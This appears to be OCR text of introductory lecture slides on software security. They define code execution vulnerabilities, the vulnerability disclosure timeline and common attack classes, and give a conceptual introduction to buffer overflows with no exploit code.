
➡ The user executes a legitimate program that executes the malware

◉ **Code Execution Vulnerability** : a vulnerability that can be exploited to execute a malicious program

Malicious programs executed by the user



Malicious programs executed by other legitimate programs



What happen when a bug occurs?


Severity

- Nothing, the program and/or the OS are “fault tolerant”
- The program gives a wrong result or crashes but the security of the system is not compromised
- The resources are no longer accessible (locked) or the OS crashes
- The program computes something that it is not suppose to (malicious code)

How to find a program vulnerability?

- Find a bug yourself and investigate
- Take a look at CVE alerts
  (Common Vulnerabilities and Exposures)

Timeline of a vulnerability



The program is released with a vulnerability

The vulnerability is publicly disclosed (CVE alert)

A recommendation is issued

A patch is released

The patch is applied

Attacks

Let’s look at the most widespread type of attacks

- **Memory Corruption Attacks**
  - Stack overflow
  - Heap overflow
  - Integer Overflow
  - Use after free
  - Format string vulnerabilities
- **Race Condition Attack** (a.k.a TOCTOU Attacks)
- **Input Validation Attack**
  - Command injection
  - Format string vulnerabilities

Buffer Overflow Attacks

What is the idea?

➡ Injecting wrong data input in a way that it will be interpreted as instructions

How data can become instructions?

➡ Because the data and instructions are the same thing binary values in memory


When was it discovered for the first time?

➡ Understood as early as 1972, first severe attack in 1988

What you need to know

- Understand C functions
- Familiar with assembly code
- Understand the runtime stack and data encoding
- Know how function calls are performed
- Understand the `exec()` system call

Running one program

